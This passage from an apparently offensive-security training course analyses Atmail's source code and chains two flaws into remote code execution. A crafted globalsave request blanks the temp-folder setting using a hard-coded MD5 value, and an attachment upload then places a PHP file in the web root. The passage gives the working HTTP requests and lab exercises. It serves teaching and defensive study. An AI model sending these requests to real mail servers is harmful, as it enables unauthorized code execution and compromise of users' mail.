[24] https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest/response

that is the case by the presence of a second session cookie, named *atmail6_admin* as seen in the figure below.




Figure 61: Atmail administrative cookie.

Being able to reach the administrative interface would greatly expand our attack surface. Moreover, very often the part of the code responsible for the implementation of the administrative functions is the least reviewed and most trusted by application developers and is therefore very interesting from an attacker perspective.

Depending on the nature of the application, developers will at times use a framework that allows a system administrator to extend the functionality of the original application via plugins. In essence this means that anybody with administrative privileges for the application can effectively execute arbitrary code on the system that is hosting the application in question.

A properly designed and protected plugin framework incorporates security boundaries that minimize the inherent risk of executing arbitrary code on a host system. Since the developers of Atmail have not sufficiently protected the plugin deployment process within the web application, crafting a malicious plugin is definitely a viable option in this case.




Figure 62: Atmail supports plugin installation.

However, we are going to explore the exploitation of another application functionality which, in our opinion, provides us with a more interesting approach to gaining remote code execution on the target system.

2.6.2 Vulnerability Description

The attack vector we will describe is actually a small chain of vulnerabilities that elegantly subverts the logic of the application.

In order to do this, we will make use of two vulnerabilities. The first one weakens the posture of the application via changes to the global settings of the application, and the second one makes use of this weakened posture to upload malicious PHP code. In essence, we are:

1. Changing the global settings of the application (requires administrative access)
2. Uploading a file via an email attachment (requires mail user access)
3. Accessing the uploaded file so that it is executed by the server (requires no privileges)

In order to properly identify and understand the vulnerabilities used in this section, we will need to dive into the source code of Atmail.

2.6.3 The addattachmentAction Vulnerability Analysis

Since we are targeting an email application and the ability to send attachments is one of the most fundamental functions an email platform needs to support, we should already have the ability to upload arbitrary files to the Atmail server. The question, however, is this: what security mechanisms does Atmail use to prevent a user from uploading AND executing malicious files, regardless of their type?

In order to better understand this, we first captured a normal HTTP POST request that is triggered when a user attaches a file to an email in the web UI.

```
POST /index.php/mail/composemessage/addattachment/composeID/uidb6994f2d9d HTTP/1.1
Host: atmail
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atmail/index.php/mail
Cookie: atmail6=1a508uf9bdaa9f2g66gkdhtls5; atmail6_admin=bv0c49q96e4e9sp10cmsc6d780
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------
151603296044997368475901528 4
Content-Length: 242

-----------------------------151603296044997368475901528 4
Content-Disposition: form-data; name="newAttachment"; filename="atmail.txt"
Content-Type: text/plain

TESTING ATMAIL

-----------------------------151603296044997368475901528 4--
```

Listing 34 - A typical POST request when attaching a file to an email.

We then searched for any occurrence of the word "addattachment", which is part of the URL (Listing 34), in the Atmail code base using the following command:

```
[atmail@localhost ~]$ grep -r "function addattachment" /usr/local/atmail --color
2>/dev/null
/usr/local/atmail/webmail/application/modules/mail/controllers/ComposemessageControlle
r.php:  public function addattachmentAction()
```

Listing 35 - Searching for the "addattachment" string on the Atmail server.

As a result, we discovered the implementation of attachment handling logic in the /usr/local/atmail/webmail/application/modules/mail/controllers/ComposemessageController.php file:

```
1129:   public function addattachmentAction()
1130:   {
1131:
1132:       $this->_helper->viewRenderer->setNoRender();
1133:
1134:       $requestParams = $this->getRequest()->getParams();
1135:
1136:       $type = str_replace('/', '_', $_FILES['newAttachment']['type']);
1137:       $filenameOriginal = urldecode( $_FILES['newAttachment']['name'] );
1138:         $filenameOriginal = preg_replace("/^[\/.]+/", "", $filenameOriginal);
1139:         $filenameOriginal = str_replace("../", "", $filenameOriginal);
1140:
1141:       $filenameFS = $type . '-' . $requestParams['composeID'] . '-' .
$filenameOriginal;
1142:
```

```
1143:       $filenameFSABS = APP_ROOT . users::getTmpFolder() . $filenameFS;
1144:
1145:         // Make sure the file will be saved to the user's tmp folder
1146:         if (realpath(dirname($filenameFSABS)) != realpath(APP_ROOT .
users::getTmpFolder())) {
1147:             echo $this->view->translate("illegal filename");
1148:             return;
1149:         }
1150:
1151:       if ( $_FILES["newAttachment"]["error"] == UPLOAD_ERR_OK )
1152:       {
1153:
1154:           if ( !@move_uploaded_file($_FILES['newAttachment']['tmp_name'],
$filenameFSABS) )
```

Listing 36 - The code responsible for file attachment handling

If we look carefully at the code in listing 36, we can see a couple of things that are of interest to us. First, on line 1137, we see that the *filenameOriginal* variable is set using the user-controlled file name[25] (refer to the *name* POST variable in listing 34).

More importantly, on lines 1138 and 1139, we see that the Atmail developers were mindful of file names starting with one or two dots, which could be used to overwrite files like .htaccess and/or perform directory traversal attacks.

It's interesting to note that the check on line 1139 does not look for "..\". This means that if this software was deployed on a Windows operating system, then this check could probably be bypassed.

On line 1141, we see that a new variable called *filenameFS* is created and that it partially consists of the *filenameOriginal* variable. Then, on line 1143 the *filenameFS* variable is concatenated into a variable called *filenameFSABS* along with the result of the function call to *users::getTmpFolder()*.

Let's investigate that function. Inside of /usr/local/atmail/webmail/application/models/users.php we see the rather lengthy implementation of *getTmpFolder*:

```
117:    /**
118:     * @returns user tmp folder name, (Config) tmpFolderBaseName . (FS Safe)
Account
119:     */
120:    public static function getTmpFolder( $subFolder = '', $user = null )
121:    {
122:
123:        $globalConfig = Zend_Registry::get('config')->global;
124:        if( !isset($globalConfig['tmpFolderBaseName']) )
125:        {
126:
127:            throw new Atmail_Mail_Exception('Compulsory tmpFolderBaseName not
```

[25] http://www.php.net/manual/en/reserved.variables.files.php, http://us3.php.net/manual/en/features.file-upload.post-method.php

```
found in Config');
128:
129:        }
130:        $tmp_dir = $globalConfig['tmpFolderBaseName']; // 1.
131:        $userData = null;
132:        if($user == null)
133:        {
134:            $userData = Zend_Auth::getInstance()->getStorage()->read();
135:            if(is_array($userData) && isset($userData['user']))
136:            {
137:                $safeUser = simplifyString($userData['user']);
138:            }
139:            else
140:            {
141:                // something went wrong.
142:                // return global temp directory
143:                return APP_ROOT . 'tmp/';
144:            }
145:        }
146:        else
147:        {
148:            $safeUser = simplifyString($user); // 2.
149:        }
150:        $accountFirstLetter = $safeUser[0]; // 3.
151:        $accountSecondLetter = $safeUser[1]; // 4.
152:        $range = range('a','z');
153:        if(!in_array($accountFirstLetter, $range))
154:        {
155:            $accountFirstLetter = 'other';
156:        }
157:
158:        if(!in_array($accountSecondLetter, $range))
159:        {
160:            $accountSecondLetter = 'other';
161:        }
162:
163:        if( !is_dir(APP_ROOT . $tmp_dir) )
164:            $tmp_dir = '';
165:
166:        $tmp_dir .= $accountFirstLetter . DIRECTORY_SEPARATOR;
167:        if( !is_dir(APP_ROOT . $tmp_dir) )
168:        {
169:
170:            @mkdir(APP_ROOT . $tmp_dir);
171:            if( !is_dir(APP_ROOT . $tmp_dir) )
172:                throw new Exception('Failure creating folders in tmp directory.
Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions');
173:
174:        }
175:        $tmp_dir .= $accountSecondLetter . DIRECTORY_SEPARATOR;
176:        if( !is_dir(APP_ROOT . $tmp_dir) )
177:        {
178:
179:            @mkdir(APP_ROOT . $tmp_dir);
```

```
180:            if( !is_dir(APP_ROOT . $tmp_dir) )
181:                throw new Exception('Failure creating folders in tmp directory.
Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions');
182:
183:        }
184:        $tmp_dir .= $safeUser . DIRECTORY_SEPARATOR;
185:        if( !is_dir(APP_ROOT . $tmp_dir) )
186:        {
187:
188:            @mkdir(APP_ROOT . $tmp_dir);
189:            if( !is_dir(APP_ROOT . $tmp_dir) )
190:                throw new Exception('Failure creating folders in tmp directory.
Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions');
191:
192:        }
193:
194:        if( $subFolder != '' )
195:        {
196:
197:            $tmp_dir .= $subFolder . DIRECTORY_SEPARATOR;
198:            if( !is_dir(APP_ROOT . $tmp_dir) )
199:            {
200:
201:                @mkdir(APP_ROOT . $tmp_dir);
202:                if( !is_dir(APP_ROOT . $tmp_dir) )
203:                    throw new Exception('Failure creating folders in tmp
directory. Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions');
204:
205:            }
206:
207:        }
208:        if( is_dir(APP_ROOT . $tmp_dir) )
209:            return $tmp_dir;
210:        else
211:            throw new Exception('Unable to create tmp user folder (check correct
permissions for tmp folders): ' . $tmp_dir);
212:
213:    }
```

Listing 37 - getTmpFolder function implementation

Although a bit intimidating at first glance, this function is fairly easy to follow for our purposes.

First of all, the APP_ROOT directory that shows up everywhere in this function is initially defined during the installation in server-install.php to /usr/local/atmail/webmail/ (listing 38).

```
[atmail@localhost atmail]# pwd
/usr/local/atmail
[atmail@localhost atmail]# cat server-install.php | grep APP_ROOT
define('APP_ROOT', dirname(__FILE__) . DIRECTORY_SEPARATOR . 'webmail' .
DIRECTORY_SEPARATOR);
require_once(APP_ROOT . 'library/Atmail/Utility.php');
require_once(APP_ROOT . 'library/Atmail/Install/Strings.php');
```

```
require_once(APP_ROOT . 'library/Atmail/General.php');
require_once(APP_ROOT . 'library/Atmail/Deps/DepCheck.php');
require_once(APP_ROOT . 'library/Atmail/Apache_Utility.php');
```

Listing 38 - APP_ROOT is defined in /usr/local/atmail/server-install.php

On line 130 in listing 37, we can see that the directory variable *tmp_dir* is obtained from the global configuration variable *tmpFolderBaseName*. A quick search through the Atmail PHP files revealed that the *tmpFolderBaseName* value is stored in the database and its default value is set to **tmp/** during the installation process through a script named **/usr/local/atmail/webmail/install/atmail6-default-config.sql** (Listing 39).

```
INSERT IGNORE INTO `Config` (`section`, `keyName`, `keyValue`, `keyType`) VALUES
('exim', 'enableMailFilters', '1', 'Boolean'),
('exim', 'smtp_load_queue', '10', 'String'),
('exim', 'virus_enable', '1', 'Boolean'),
('exim', 'smtp_sendlimit_enable', '1', 'Boolean'), ('exim', 'smtp_sendlimit', '50',
'String'), ('exim', 'dkim_enable', '0', 'Boolean'),
...
('global', 'tmpFolderBaseName', 'tmp/', 'String'),
```

Listing 39 - Contents of atmail-6-default-config.sql

Then on line 148 of listing 37, the *safeUser* variable is created using the username of the user triggering the execution of this code, i.e. the Atmail user trying to send an attachment. Before being used, the username is "stripped" through the use of the *simplifyString* function (Listing 40), which just removes special characters from the string content.

```
/**
 * simplify user account names for use in tmp folder creation, caching etc.
 * ZF Caching functionality will only accept simple cache filename hash names (without
@)
 * @return simplified string
*/
function simplifyString($string)
{

        return preg_replace("/[^a-zA-Z0-9]/", "", $string);

}
```

Listing 40 - The simplifyString function is located in /usr/local/atmail/webmail/library/Atmail/General.php

Lines 150 and 151 in listing 37 show that the first and second characters of the username are extracted and later concatenated into a folder path. If the folders do not exist, the code creates them. This logic can be seen in lines 166, 170, 175, 179, 184, and 188 of listing 37 respectively.

Looking back to the *addattachmentAction* function, and based on what we have learned from the *getTmpFolder* function, we can conclude that the final upload path that is created for any attachments uploaded by the *admin@offsec.local* user is:

```
/usr/local/atmail/webmail/tmp/a/d/adminoffseclocal/
```

Listing 41 - The path to where the file will be uploaded to within the web root

As we can see, this path is clearly located within the web root. If any PHP files are uploaded here, we can potentially gain remote code execution by accessing them within the tmp directory, or any subdirectories.

However, we still have a problem we need to overcome. If we look at the file system of our Atmail server, we discover that the parent upload directory (/usr/local/atmail/webmail/tmp) contains a .htaccess file by default. A .htaccess file is an access configuration file used by the Apache web server to control how requests are handled on a per-directory basis[26]. More importantly, as it stands now, the .htaccess configuration will deny all HTTP requests for any file within (Listing 42).

```
[atmail@localhost ~]# cat /usr/local/atmail/webmail/tmp/.htaccess
order deny, allow
deny from all
```

Listing 42 - A .htaccess blocking our HTTP requests to files in this folder

Let's recap quickly. We can potentially upload any PHP file of our choice by crafting a session riding attack similar to the one performed previously. This could be done by forcing the victim to send an email containing an attachment processed by the *addattachmentAction* function.

The temporary folder path where the attachment would be stored is predictable and within the application web root, as we saw from the *getTmpFolder* implementation. However, the .htaccess file stored in the tmp directory would block the requests to our malicious uploaded PHP file.

So, how are we going to defeat the .htaccess file protection?

2.6.4 The globalsaveAction Vulnerability Analysis

In the previous section, we learned that *tmpFolderBaseName* is set in the database through the /usr/local/atmail/webmail/install/atmail6-default-config.sql script. By looking at the other content of this file, we realized that at least some of the variables set there during the installation can be changed via the Atmail administrative web interface settings (Figure 63).

[26] https://httpd.apache.org/docs/2.4/howto/htaccess.html




Figure 63: Atmail global settings

In the web UI, we do not see a way to update the temporary directory path directly, but the existence of this update mechanism suggests that it may be possible to make a change to *tmpFolderBaseName* via a specially crafted request.

Why is this important? Let's take a look at the file system.

The default value of the *tmpFolderBaseName* setting is **tmp/**. When concatenated with the web root, it is:

```
/usr/local/atmail/webmail/tmp/
```

Listing 43 - tmpFolderBaseName used in the webroot

In the previous section, we described how this setting is used as part of the path destination for a file upload. If we update the *tmpFolderBaseName* setting to an empty string value, we will effectively move the upload parent folder one level up to the webmail directory.

```
/usr/local/atmail/webmail
```

Listing 44 - A redefined web root path

Even though the difference is very subtle, we can see that the webmail directory does *not* have a .htaccess file and that it is writable by the atmail webserver user:

```
[atmail@localhost ~]$ ps aux |grep httpd
atmail    2550  0.0  0.0   4016   672 pts/0    S+   06:34   0:00 grep httpd
root      3444  0.0  1.5  34456 16368 ?        Ss   Oct31   0:00 /usr/sbin/httpd
atmail   13467  0.0  0.8  34456  8896 ?        S    Nov11   0:00 /usr/sbin/httpd
atmail   13468  0.0  0.8  34456  8896 ?        S    Nov11   0:00 /usr/sbin/httpd
...
[atmail@localhost ~]$ ls -la /usr/local/atmail
total 140
...
...
drwxr-xr-x 29 atmail atmail  4096 Mar  8  2012 users
drwxr-xr-x 17 atmail atmail  4096 May 17 18:17 webmail
[atmail@localhost ~]# cat /usr/local/atmail/webmail/.htaccess
cat: /usr/local/atmail/webmail/.htaccess: No such file or directory
```

Listing 45 - No .htaccess in webmail and the directory is writable!

In other words, if we are able to change the global setting as described, we can avoid the restrictions imposed by the .htaccess file located in the original tmp/ directory!

Let's proceed by intercepting the POST request issued while saving the global settings from the UI (Listing 46). This will help us find any possible flaws in the code logic.

```
POST /index.php/admin/settings/globalsave HTTP/1.1
Host: atmail
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atmail/index.php/admin/index/login
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 834
Cookie: atmail6=9sa5pic6s1sqsa38iqlencctl5; atmail6_admin=hr0e0hv45ce0t2rkjne561sb57
Connection: close

save=1&fields%5Badmin_email%5D=postmaster%40mydomain.com&fields%5Bsession_timeout%5D=1
20&fields%5Bsql_host%5D=127.0.0.1&fields%5Bsql_user%5D=root&fields%5Bsql_pass%5D=956ec
84a45e0675851367c7e480ec0e9&fields%5Bsql_table%5D=atmail6&dovecot%5BauthType%5D=sql&do
vecot%5BldapType%5D=openldap&dovecot%5Bldap_bindauth%5D=1&dovecot%5Bldap_host%5D=&dove
cot%5Bldap_binddn%5D=&dovecot%5Bldap_bindpass%5D=&dovecot%5Bldap_basedn%5D=&dovecot%5B
ldap_passwdfield%5D=&dovecot%5Bldap_passfilter%5D=&dovecot%5Bldap_bindauth%5D=1&doveco
t%5Bldap_bindauthdn%5D=cn%3D%25u%2Cdc%3Ddomain%2Cdc%3Dorg&userPasswordEncryptionTypeCu
rrent=PLAIN&fields%5BuserPasswordEncryptionType%5D=PLAIN&externalUserPasswordEncryptio
```

```
nTypeCurrent=PLAIN&fields%5BexternalUserPasswordEncryptionType%5D=PLAIN&fields%5Bmaste
r_key%5D=&fields%5Blog_purge_days%5D=180&fields%5Bdebug%5D=0
```

Listing 46 - A legitimate POST request to save global settings.

As shown in the previous listing, the POST URL indicates that the invoked function name is *globalsave*.

```
[atmail@localhost webmail]# grep -r globalsave *
application/modules/admin/controllers/SettingsController.php:  public function
globalsaveAction()
application/modules/admin/views/scripts/settings/global.phtml:      <form
id="settingsForm" method="post" action="<?php echo $this->moduleBaseUrl
?>/settings/globalsave">
```

Listing 47 - Searching for the globalsave function

A search (Listing 47) for this function name within the Atmail PHP files revealed that its implementation is located in /usr/local/atmail/webmail/application/modules/admin/controllers/SettingsController.php. Let's see how the changes to the global settings are implemented:

```
111:    public function globalsaveAction()
112:    {
            ...
177:
178:        // Else, continue as normal if LDAP or SQL
179:
180:        try
181:        {
182:
183:            $failure = false;
184:            require_once 'application/models/config.php';
185:
186:            //if password unchanged then no change
187:            if( !isset($this->requestParams['fields']['sql_pass']) || $this-
>requestParams['fields']['sql_pass'] == md5('__UNCHANGED__') )
188:                $this->requestParams['fields']['sql_pass'] =
Zend_Registry::get('config')->global['sql_pass'];
189:
190:            $dbArray =  array(
191:                        'host'     => $this->requestParams['fields']['sql_host'],
192:                        'username' => $this->requestParams['fields']['sql_user'],
193:                        'password' => $this->requestParams['fields']['sql_pass'],
194:                        'dbname'   => $this->requestParams['fields']['sql_table']
195:                    );
196:
197:            // Attempt connection to SQL server
198:            require_once('library/Zend/Db/Adapter/Pdo/Mysql.php');
199:            try
200:            {
201:
202:                $db = new Zend_Db_Adapter_Pdo_Mysql($dbArray);
203:                $db->getConnection();
204:
205:            }
```

```
206:             catch (Exception $e)
207:             {
208:
209:                 throw new Atmail_Config_Exception("Unable to connect to the
provided SQL server with supplied settings");
210:
211:             }
212:
213:             config::save( 'global', $this->requestParams['fields'] );
```

Listing 48 - Relevant code in the Settings Controller

For us, the most important items in this file are located on lines 187-188 and 213. As we know, the global settings are saved in a database, which implies that any changes to those settings through the UI also need to be saved to the same database.

The code looks for a HTTP request parameter *sql_pass* in the *fields* array, but if that is *not* set or if it is set to the MD5 hash of the string "*__UNCHANGED__*" (which is "956ec84a45e0675851367c7e480ec0e9"), it retrieves the database password for us on line 188. This in turn allows us to establish a successful connection to the database at lines 202-203.

Finally, at line 213 we can see a call to the *config::save* function, implemented in the /usr/local/atmail/webmail/application/models/config.php file at line 11.

```
11: class config
12: {
13:
14:     public static function save($sectionNode, $newConfig)
15:     {
16:
17:         $configObj = Zend_Registry::get('config');
18:
19:         //get existing db records.
20:         $dbConfig = Zend_Registry::get('dbConfig');
21:         $dbAdapter = Zend_Registry::get('dbAdapter');
22:         $select = $dbAdapter->select()
23:                             ->from($dbConfig->database->params->configtable)
24:                             ->where("section = " . $dbAdapter-
>quote($sectionNode));
25:         $query = $select->query();
26:         $existingConfig = $query->fetchAll();
27:        foreach($newConfig as $newKey => $newValue)
28:         {
29:
30:            //blindly update the config object - just incase used elsewhere then
will be updated
31:             //But unset at the end, so is this redundant
32:            $configObj->$sectionNode[$newKey] = $newValue;
33:
34:            //go through each responce field
35:             $responseMatchFoundInDb = false;
36:            foreach($existingConfig as $existingRow)
37:             {
38:
```

```
39:                 //go thorugh each db row looking for a match (only update exsting)
40:                  if( $existingRow['keyName'] == $newKey )
41:                  {
42:
43:                      //update $row then update db
44:                      //if array remove all and all new
45:                      if( $existingRow['keyType'] == 'Array')
46:                      {
47:
48:                          $where = $dbAdapter->quoteinto('`section` = ?',
$sectionNode) . ' AND ' . $dbAdapter->quoteinto(' `keyName` = ?',
$existingRow['keyName']);
49:                          $result = $dbAdapter->delete($dbConfig->database->params-
>configtable,$where);
50:                          $newValueArray = explode("\n", $newValue);
51:                          unset($existingRow['configId']);
52:                          foreach( $newValueArray as $v )
53:                          {
54:
55:                              $existingRow['keyValue'] = trim($v);
56:                              // Skip array values with no data ( e.g local domains
with a return/\n )
57:                              if( !empty($existingRow['keyValue']) )
58:                              {
59:
60:                                  $result = $dbAdapter->insert($dbConfig->database-
>params->configtable,$existingRow);
61:
62:                              }
63:
64:                          }
65:
66:                      }
67:                      else if( $existingRow['keyType'] == 'Boolean')
68:                      {
69:
70:                          $existingRow['keyValue'] = (in_array( $newValue,
array('yes','Yes', 'YES', 1, '1', true, 'true') )?'1':'0');
71:                          $result = $dbAdapter->update($dbConfig->database->params-
>configtable,$existingRow, $dbAdapter->quoteinto('configId = ?',
$existingRow['configId']) );
72:
73:                      }
74:                      else
75:                      {
76:
77:                          $existingRow['keyValue'] = trim($newValue);
78:                          $result = $dbAdapter->update($dbConfig->database->params-
>configtable,$existingRow, $dbAdapter->quoteinto('configId = ?',
$existingRow['configId']) );
79:
80:                      }
81:                      $responseMatchFoundInDb = true;
82:                      break;
83:
```

```
84:                 }
85:
86:  ...
```

Listing 49 - Implementation of the config::save function in /usr/local/atmail/webmail/application/models/config.php

Listing 49 shows that the code allows us to successfully update any global setting of our choosing since there are no implemented checks on *which* settings are updated. The function only checks for the existence of the requested field in the database.

In other words, the Atmail developers failed to account for in-transit modification of legitimate requests and assumed that only the intended subset of global settings that is exposed through the web UI could be updated.

Finally, a malicious request to update the temporary folder path would look similar to this:

```
POST /index.php/admin/settings/globalsave HTTP/1.1
Host: <atmail>
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 131
Cookie: atmail6_admin=hr0e0hv45ce0t2rkjne561sb57
Connection: close

save=1&fields[sql_user]=root&fields[sql_pass]=956ec84a45e0675851367c7e480ec0e9&fields[
sql_table]=atmail6&fields[tmpFolderBaseName]=
```

Listing 50 - Triggering the settings update

You may notice that in this request, we are using the hard coded MD5 value that we mentioned earlier but keep in mind that it is not required. The only thing we absolutely must have is the admin session cookie.

Also notice how we set *tmpFolderBaseName* to an empty value in line with our initial plan.

2.6.5 Exercise

Replay the POST request listed in listing 50 and verify that you can successfully modify global settings. You can verify it by logging in to the database and checking the setting.

When logged into the database, run the following SQL statement.

```
mysql> select * from Config where keyName="tmpFolderBasename";
+----------+---------+-------------------+----------+---------+
| configId | section | keyName           | keyValue | keyType |
+----------+---------+-------------------+----------+---------+
|       92 | global  | tmpFolderBaseName | tmp/     | String  |
+----------+---------+-------------------+----------+---------+
1 row in set (0.00 sec)

mysql>
```

Listing 51 - Verifying the default tmpFolderBaseName global setting

After running the attack, re-run the SQL statement. You should have a blank *keyValue* field.

```
mysql> select * from Config where keyName="tmpFolderBasename";
+----------+---------+--------------------+----------+---------+
| configId | section | keyName            | keyValue | keyType |
+----------+---------+--------------------+----------+---------+
|       92 | global  | tmpFolderBaseName |          | String  |
+----------+---------+--------------------+----------+---------+
1 row in set (0.00 sec)

mysql>
```

Listing 52 - Verifying the attack worked against the tmpFolderBasename global setting

2.6.6 addattachmentAction Vulnerability Trigger

Now that we have changed the appropriate global setting, we can upload any content we choose (such as PHP code) via an email attachment and access it using a URI that we now know we can reach in a browser. The following listing shows a HTTP request for a sent email with a malicious attachment.

```
POST /index.php/mail/composemessage/addattachment/composeID/ HTTP/1.1
Host: atmail
Cookie: atmail6=jpln2oq7qpvscg46n6vsgb3ba0
Connection: close
Content-Type: multipart/form-data;
boundary=--------------------------- 538354692129163462116452345 20
Content-Length: 238

-----------------------------538354692129163462116452345 20
Content-Disposition: form-data; name="newAttachment"; filename="offsec.php"
Content-Type:

<?php phpinfo(); ?>
-----------------------------538354692129163462116452345 20--
```

Listing 53 - Uploading PHP code

Note here that the authenticated user is just a normal user. We do not need administrative privileges to perform this attack once the *globalsaveAction* attack has been completed.

However, assuming that we may not have access to the Atmail system at all, we could use this vulnerability in our session riding payload along with the *globalsaveAction* vulnerability.

Also note that the *Content-Type* is set to nothing. We won't go into the reason for this here, but it can be found in listing 36. We will leave this as a small exercise for you.

After the upload, we are able to reach our injected shell:

```
/usr/local/atmail/webmail/a/d/adminoffseclocal/--offsec.php
```

Listing 54 - The location of the uploaded shell

